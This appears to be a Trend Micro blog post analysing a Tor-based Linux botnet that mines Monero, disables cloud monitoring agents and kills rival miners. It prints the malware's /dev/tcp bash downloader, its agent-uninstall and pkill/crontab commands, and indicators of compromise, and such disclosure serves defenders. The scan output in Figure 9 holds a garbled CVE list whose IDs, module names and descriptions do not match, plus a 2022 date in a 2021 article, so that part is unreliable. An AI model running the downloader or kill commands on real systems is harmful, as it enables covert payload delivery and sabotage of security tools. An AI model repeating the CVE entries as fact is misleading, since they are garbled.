

Tor-Based Botnet Malware Targets Linux Systems, Abuses Cloud Management Tools

 trendmicro.com/en_us/research/21/d/tor-based-botnet-malware-targets-linux-systems-abuses-cloud-management-tools.html

April 22, 2021



Malware

We found a botnet malware campaign targeting Linux systems, abusing the Tor network for proxies, and exploiting cloud infrastructure management tools for intrusion.

By: David Fiser, Alfredo Oliveira April 22, 2021 Read time: (words)

The rise of threats that target Linux has dispelled the myth that there is no malware that goes after the ubiquitous operating system. As Linux attracts more attention from malicious actors, we have also started seeing threats evolving — abusing services like Ngrok and using functions to hunt and kill other competing malware.

Most of the samples we've recently been analyzing implement encoding techniques that are not effective in protecting any content but are effective enough to slow down analysis via complex functions and multiple layers of code — making it difficult to find patterns to decode all layers at once. Among those we found in our scans is a botnet malware sample whose full

content initially appeared to be Base64 text only, meant to be run `piped` to Bash. As a result, the shell would interpret the decoded shell script code, which was again encoded in a new layer.

Here we discuss some of the emerging techniques among malicious actors targeting Linux systems: the use of Tor (The Onion Router) through a network of proxies using the Socks5 protocol, the abuse of legitimate DevOps tools, the subsequent downloads of malware samples based on the architecture, and the removal or deactivation of competing malicious cryptocurrency miners, among other detection- and analysis-evasive features.

Tor proxies




Figure 1. The infection chain of the botnet malware

One of the most interesting techniques this botnet malware implements is that all the files it needs to download — post-infection scripts, malicious binaries — are hosted on the Tor anonymity network. The botnet malware downloads the binaries (`ss`, `ps`, and `curl`) in case these are absent in the infected environment. While they are legitimate in and of themselves, these tools are used by the malware to make HTTP requests, obtain information about the

victim system, and run processes. We also found that the malicious actors behind this malware maintain a big network of proxies that receive the connection coming from the surface web.

We also found another technique that the malware uses to perform HTTP requests using shell script and Unix system design, as opposed to using binaries like curl or wget, to get more information on the infected systems.

```
function kurl() {
  read proto server path <<<$(echo ${1//// })
  DOC=${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

  exec 3<>/dev/tcp/${HOST}/${PORT}
  echo |en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  (while read line; do
    [[ "$line" == $'\r' ]] && break
  done && cat) <&3
  exec 3>&-
}
```

Figure 2. The downloader used by the botnet malware as an alternate technique in performing HTTP requests

The proxies convert the requests to the Tor network before reaching out to the server and retrieving the files. They also send identifiable information about the victim system, including:

- IP addresses (randomized external and hashed internal)
- The operating system architecture
- The username currently running the script
- A part of the uniform resource identifier (URI) identifying the file to be downloaded (which is architecture-dependent)
- The file to be saved, where -o indicates the file name that should be saved (also randomized)
- The host name running the script



Figure 3. A breakdown of the command details

We also discovered that most of the proxy servers used have open services with multiple vulnerabilities. These might be indicative of previous exploitation and deployment of the Tor proxy service without the knowledge of the server owner. That the proxy service was always disabled after a while in our weeks-long monitoring of the proxies suggests that this is the case.




Figure 4. Some details found from one of the used Tor proxies (e.g., ports)



Figure 5. A disabled proxy

Multiple architecture support and cloud services uninstallation

Another interesting feature is that this malware is capable of running in different architectures as long as the operating system is Linux or is based on it. The initial script does several rounds of checks and confirmations before downloading the files needed to further infect the machine. This sample suggests that the malicious actors behind the malware might be looking to deploy it as part of a wider campaign targeting Linux systems.

We also found that the sample includes a feature that removes certain cloud-related services and agents, as indicated in the following parts of the code:

- `/usr/local/share/assist-daemon/assist_daemon --stop`
- `/usr/local/share/assist-daemon/assist_daemon --delete`
- `/usr/local/qcloud/monitor/barad/admin/uninstall.sh`


```

00210E10: 00 00 00 00 00 00 00 00|01 00 00 00 02 00 00 00 | | . 7
00210E20: 0F 00 00 00 0A 00 00 00|63 6F 6E 66 69 67 2E 6A | | ☼ . config.j
00210E30: 73 6F 6E 00 2E 78 6D 72|69 67 2E 6A 73 6F 6E 00 | | son .xmrig.json
00210E40: 2E 63 6F 6E 66 69 67 2F|78 6D 72 69 67 2E 6A 73 | | .config/xmrig.js
00210E50: 6F 6E 00 00 00 00 00 00|0A 7B 0A 20 20 20 20 22 | | on .{. ""
00210E60: 61 70 69 22 3A 20 7B 0A|20 20 20 20 20 20 20 20 | | api": {.
00210E70: 22 69 64 22 3A 20 6E 75|6C 6C 2C 0A 20 20 20 20 | | "id": null,..
00210E80: 20 20 20 20 22 77 6F 72|6B 65 72 2D 69 64 22 3A | | "worker-id":
00210E90: 20 6E 75 6C 6C 0A 20 20|20 20 7D 2C 0A 20 20 20 | | null. },..
00210EA0: 20 22 68 74 74 70 22 3A|20 7B 0A 20 20 20 20 20 | | "http": {.

```

Figure 7. XMRig with hard-coded configuration file

Another interesting fact is that, like the proxy service, the pool service stops after a while. In addition, the addresses used by the pools host other, unrelated servers. These conditions suggest that the malicious actors behind the malware hack the servers to install the pool service.

The screenshot shows a network analysis tool interface. On the left, there is a table of IP details for the address tor3e1. On the right, there is a 'Ports' section showing open ports (80, 443, 8080, 8443) and a 'Services' section listing running services. Two services are highlighted with a red box: 'Tor built-in httpd' on port 80 and 'Tor built-in httpd' on port 8080. Both services are running 'http' and 'http-simple-new' protocols and are returning 'HTTP/1.0 200 OK' responses.

City	Zürich
Country	Switzerland
Organization	Digitale Gesellschaft
ISP	Nine Internet Solutions AG
Last Update	2021-03-31T10:12:12.721202
Hostnames	tor3e1
ASN	AS29691

Ports

- 80
- 443
- 8080
- 8443

Services

- 80** Tor built-in httpd
 - tcp
 - http
 - HTTP/1.0 200 OK
 - Date: Mon, 29 Mar 2021 19:56:47 GMT
 - Content-Type: text/html
 - X-Your-Address-Is: [redacted]
 - Content-Encoding: identity
 - Content-Length: 11174
 - Expires: Mon, 29 Mar 2021 20:16:47 GMT
- 8080** Tor built-in httpd
 - tcp
 - http-simple-new
 - HTTP/1.0 200 OK
 - Date: Wed, 31 Mar 2021 10:12:12 GMT
 - Content-Type: text/html
 - X-Your-Address-Is: [redacted]
 - Content-Encoding: identity
 - Content-Length: 11174
 - Expires: Wed, 31 Mar 2021 10:32:12 GMT

Figure 8. A Monero pool address with the service running

static server de View Host Info

City	Mühlhausen
Country	Germany
Organization	Heizener Online GmbH
IP	Heizener Online GmbH
Last Update	2021-03-31T12:38:05+02:00
Hostnames	static. de
ASN	AS24940

Vulnerabilities

11 of 116 items. The vulnerability is implemented in the software and version.

- CVE-2014-8102 In mod_lua in the mod_lua module in the Apache HTTP Server 2.3.x and 2.4.x through 2.4.10 does not support an httpd configuration in which the same Lua authorization provider is used with different arguments within different contexts, which allows remote attackers to bypass intended access restrictions in opportunistic circumstances by leveraging multiple Require directives, as demonstrated by a configuration that specifies authorization for one group to access a certain directory and authorization for a second group to access a second directory.
- CVE-2015-3188 The so_www_auth_required function in server/request.c in the Apache HTTP Server 2.4 before 2.4.14 does not consider that a Require directive may be associated with an authorization setting rather than an authentication setting, which allows remote attackers to bypass intended access restrictions in opportunistic circumstances by leveraging the presence of a module that relies on the 2.2 API behavior.
- CVE-2016-8512 Apache HTTP Server mod_lua before version 2.4.23 is vulnerable to an improper input validation in the protocol parsing logic in the load balancer resulting in a Segmentation Fault in the serving httpd process.
- CVE-2017-7579 In Apache httpd 2.2.x before 2.2.32 and 2.4.x before 2.4.26, mod_www can read one byte past the end of a buffer when sending a malicious Content-Type response header.
- CVE-2019-0222 A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.36. When the path component of a request URI contains multiple consecutive slashes ('/'), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.
- CVE-2017-9788 In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value plainAuthUser in ProxyAuthorization headers of type 'Digest' was not initialized or reset before or between successive key-value assignments by mod_auth_digest. Providing an initial value with no assignment could affect the state value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.
- CVE-2014-0736 In Apache HTTP Server versions 2.4.0 to 2.4.23, mod_session_crypto was encrypting its database using the configured cipher with possibly either CBC or ECB modes of operation (AES256-CBC by default, which is disabled or buffer-overflowed encryption). This made it vulnerable to padding oracle attacks, particularly with CBC.
- CVE-2014-0883 This handles_header function in mod_proxy_fcgi in the mod_proxy_fcgi module in the Apache HTTP Server 2.4.10 allows remote FastCGI servers to cause a denial of service (buffer overflow and daemon crash) via long response headers.
- CVE-2017-15710 In Apache httpd 2.0.29 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authnz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when setting the user's password in the character conversion table, a default mechanism is used to translate it to a two-character value to allow a quick verify (for example, 'en-US' is translated to 'en'). A header value of less than two characters forces an out of bound access of some NULL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash, which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.
- CVE-2018-1280 In Apache httpd 2.4.0 to 2.4.22, when mod_session is configured to forward its session data to CGI applications (SessionCookieOn, not the default), remote user may influence their content by using a "Session" header. This comes from the "HTTP_SESSION" variable name used by mod_session to forward its data to CGI, since the prefix "HTTP_" is also used by the Apache HTTP Server to pass HTTP header fields, per CGI specifications.
- CVE-2015-3184 mod_authz_core in Apache Subversion 1.7.x before 1.7.21 and 1.8.x before 1.8.14, when using Apache httpd 2.4.x, does not properly restrict anonymous access, which allows remote anonymous users to read hidden files via the path name.
- CVE-2017-9147 Apache httpd 2.x before 2.2.32 and 2.4.x before 2.4.20, use of the ap_get_basic_auth_pass by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.
- CVE-2017-9796 Apache httpd allows remote attackers to read secret data from process memory of the user directive via the user directive. This can be used to read secret data from configuration files, as demonstrated. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker must use unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a user after free issue and this secret data is not always sent, and the specific data depends on many factors including configuration, exploitation with .htaccess can be blocked with a patch to the ap_json_section function in server/core.c.
- CVE-2014-8743 Apache HTTP Server, in all releases prior to 2.2.32 and 2.4.25, was liberal in the whitespace accepted from requests and sent in response lines and headers. Accepting these different behaviors represented a security concern when httpd participates in any chain of proxies or interacts with back-end application servers, either through mod_proxy or using conventional CGI mechanisms, and may result in request smuggling, response splitting, and cache pollution.
- CVE-2017-15715 In Apache httpd 2.4.0 to 2.4.23, the expression specified in %fileMatch could match '*' to a newline character in a malicious filename, rather than matching only the end of the filename. This could be exploited in environments where uploads of some files are are normally blocked, but only by matching the trailing portion of the filename.
- CVE-2017-7668 The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows an attacker to search past the end of its input string, by maliciously crafting a sequence of request headers, an attacker may be able to cause a segmentation fault, as in the case ap_find_token() is used to return an in-memory value.
- CVE-2017-9149 In Apache httpd 2.2.x before 2.2.32 and 2.4.x before 2.4.20, mod_soc may dereference a NULL pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.

Ports

22 80 443 8080

Services

22 OpenSSH Version: 6.7p1 Debian 6-x86_64

```

ssh

```

Key Algorithm:
curve25519-sha256lib (libssh.org)
ecdh-sha2-nistp256
ecdsa-sha2-nistp256
diffie-hellman-group18-sha1
diffie-hellman-group-exchange-sha256
diffie-hellman-group14-sha1

Server host key algorithm:
ssh-rsa
ssh-dss
ecdsa-sha2-nistp256
ssh-ed25519

Encryption Algorithms:
aes128-ctr
aes192-ctr
aes256-ctr
chacha20-poly1305openssh.com
aes128-gcmopenssh.com
aes256-gcmopenssh.com
chacha20-poly1305openssh.com

MAC Algorithms:
hmac-sha1-openssh.com
hmac-sha2-256openssh.com
hmac-sha2-512openssh.com
hmac-sha1
hmac-sha2-256
hmac-sha2-512
hmac-sha1

Compression Algorithms:
none
libzopenssh.com

80 Apache httpd Version: 2.4.18

```

HTTP/1.1 200 OK
Date: Wed, 23 Mar 2022 12:05:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 07 Dec 2015 11:22:15 GMT
ETag: "5658611e46d8"
Accept-Ranges: bytes
Content-Length: 127
Vary: Accept-Encoding
Content-Type: text/html

```

Figure 9. A Monero pool address with disabled service

Looking at the crontab, we found that the malware is capable of removing other malicious cryptocurrency miners that are already embedded in the system, likely to ensure that only one wallet gets illicit profit from the affected system. We also found in the crontab details of the cloud services it searches for and disables with grep, which the malicious actors may update to include other services.

```

crontab -l |grep -iUe "cache/autolctlib|700XQG|Malware|Miner|UUses5|\-unix|\.\.\/oka\|.configrc|\.rsync|\updl|aliyun|basht|bfff|e|c
crontab -l ;grep -iRE "cache/autolctlib|700XQG|Malware|Miner|UUses5|\-unix|\.\.\/oka\|.configrc|\.rsync|\updl|aliyun|basht|bfff|e|c
pkill -9 -f "defunct|/cron|/oka\|-unix|/tmp/ddgs|/tmp/idk|/tmp/java|/tmp/keep|/tmp/udev|/tmp/udk|/tmp/update.sh|/tmp/yarn|/us
ps x |grep -v grep|grep -E "defunct|kingsing|kdeutmpfs|/oka|zsv|pdefender|dmscard2|swapd0|rcu_sched|AliSecGuard|AliYunDunUpdate

```

Figure 10. The crontab showing the removal of other malicious cryptocurrency miners from the system

Conclusion This malware sample does not need other software; the Linux operating system is the only requirement for the malware to run and spread. It downloads the essential tools (ss, ps, curl) because not every environment targeted for infection has them and it's likely that the user doesn't have the necessary permissions to install them on the system (as in the case of containers).

Already, the use of the Tor network provides the malware authors anonymity. Their use of custom mining pools and a Monero cryptocurrency miner makes tracking them even more difficult, perhaps high impossible. Their weaponization of IaC tools suggests that these malicious actors are also well aware of the adoption of new technologies nowadays. More instances of malicious actors hitching on new trends to facilitate their campaigns will likely emerge in the foreseeable future.

The case of this malware sample shows that misconfigurations or vulnerabilities are not the only openings that malicious actors can take advantage of for their campaigns. Its code executions will not be possible without having access to its victim systems. Access to

systems must therefore be properly considered and secured, lest intruders or even malicious insiders compromise the whole infrastructure.

Here are several best practices for securing cloud infrastructures and environments:

- Implement the principle of least privilege and adopt the shared responsibility model. Organizations and security teams should have the visibility and be able to limit the authorized personnel who have access to specific systems. They should also be aware of how sensitive data and confidential information are stored, and how separate systems and environments are secured.
- Replace default credentials with strong and secure passwords, and ensure that security settings of different systems' environments are customized to the organization's needs.
- Update and patch systems regularly.

Trend Micro cloud security solutions

Trend Micro's comprehensive XDR solution applies effective expert analytics to the deep data sets collected from Trend Micro solutions across the enterprise, making faster connections to identify and stop attacks. Cloud-specific security solutions such as Trend Micro Hybrid Cloud Security can help protect cloud-native systems and their various layers. Trend Micro Hybrid Cloud Security is powered by Trend Micro Cloud One™, a security services platform for cloud builders that provides automated protection for continuous-integration and continuous-delivery (CI/CD) pipelines and applications. It also helps identify and resolve security issues sooner and improve delivery time for DevOps teams. The Trend Micro Cloud One platform includes:

- Workload Security: runtime protection for workloads
- Container Security: automated container image and registry scanning
- File Storage Security: security for cloud files and object storage services
- Network Security: cloud network layer for intrusion prevention system (IPS) security
- Application Security: security for serverless functions, APIs, and applications
- Conformity: real-time security for cloud infrastructure — secure, optimize, comply

Indicators of compromise

Proxy IP addresses

- 144[.]76[.]110[.]70:9050
- 172[.]104[.]56[.]209:9050
- 178[.]128[.]84[.]253:9050
- 185[.]188[.]183[.]254:9050
- 185[.]35[.]223[.]76:9050
- 201[.]159[.]100[.]58:9050
- 209[.]97[.]174[.]97:9050

- 45[.]32[.]171[.]166:9050
- 46[.]101[.]61[.]9:9050
- 46[.]229[.]55[.]38:9050
- 46[.]229[.]55[.]39:9050
- 51[.]103[.]16[.]14:9050
- 51[.]68[.]214[.]156:9050
- 51[.]75[.]163[.]92:9050
- 51[.]89[.]149[.]71:9050
- 67[.]149[.]39[.]182:9050
- 77[.]120[.]123[.]179:9050
- 77[.]66[.]176[.]9:9050
- 82[.]37[.]194[.]181:9050
- 83[.]217[.]28[.]46:9050
- 85[.]159[.]44[.]163:9050
- 85[.]234[.]143[.]106:9050
- 91[.]194[.]250[.]134:9050
- 92[.]63[.]192[.]7:9050

Onion links

- 7jmrbrtrvgkcqkldzyob4kotpyvsgz546yvik2xv4rpnfmrhe4imxthqd[.]onion/int.x86_64
- bggts547gukhvmf4cgandlgxxphengxovoyo6ewhns5qmmmb2b5oi43yd[.]onion/int.x86_64
- Dreambusweduybcp[.]onion/cmd
- i62hmnztfpzwrhjg34m6ruxem5oe36nulzmxcgdbdbkiaceubprkta7ad[.]onion/int.x86_64
- ji55jjplpknk7eayxxtb5o3ulxuevntutsdanov5dp3wya717btjv4qd[.]onion
- ji55jjplpknk7eayxxtb5o3ulxuevntutsdanov5dp3wya717btjv4qd[.]onion/int.x86_64
- mhevkk4odgzqpt2hbj3hhw2uz4vhunoo55evewrgmouyiehcaltmbrqd[.]onion/int.x86_64
- ojk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscltftftoyd[.]onion/int.x86_64
- plgs6otqdiu7snxdfwjnidhw4ncmp5qvvtxi5gepiszg75kxebwci2wad[.]onion/int.x86_64
- Ryukdssuskovhnwb[.]onion/int.x86_64
- sg722jwocbvedckhd4dptpqfek5fsbmx3v57qg6lzhuo56np73mb3zyd[.]onion/int.x86_64
- trumpzbffbewy3gn[.]onion/int.x86_64
- Trumpzwlvlyrvlss[.]onion/int.x86_64
- Unixdbnuadxmwtob[.]onion/int.x86_64
- va6xh4hqgb754klsffjamjgotlq7mne3lyyrhu5vhypakbumzeo4c4ad[.]onion/int.x86_64
- y4mcrfeigcaa2robjk3azb2qwcd5hk45xpoaddupmdww24qoggnmdbid[.]onion/int.x86_64
- yrxxxqia45xxcdqfwyx4pk6ufyanazdwjv3de7r4mrtyztt5mpw35yd[.]onion/int.x86_64

Monero pools

- 119[.]205[.]235[.]58:443
- 119[.]205[.]235[.]58:8080
- 136[.]243[.]90[.]99:443
- 136[.]243[.]90[.]99:8080

- 153[.]127[.]216[.]132:8080
- 94[.]176[.]237[.]229:443
- 94[.]176[.]237[.]229:80
- 94[.]176[.]237[.]229:8080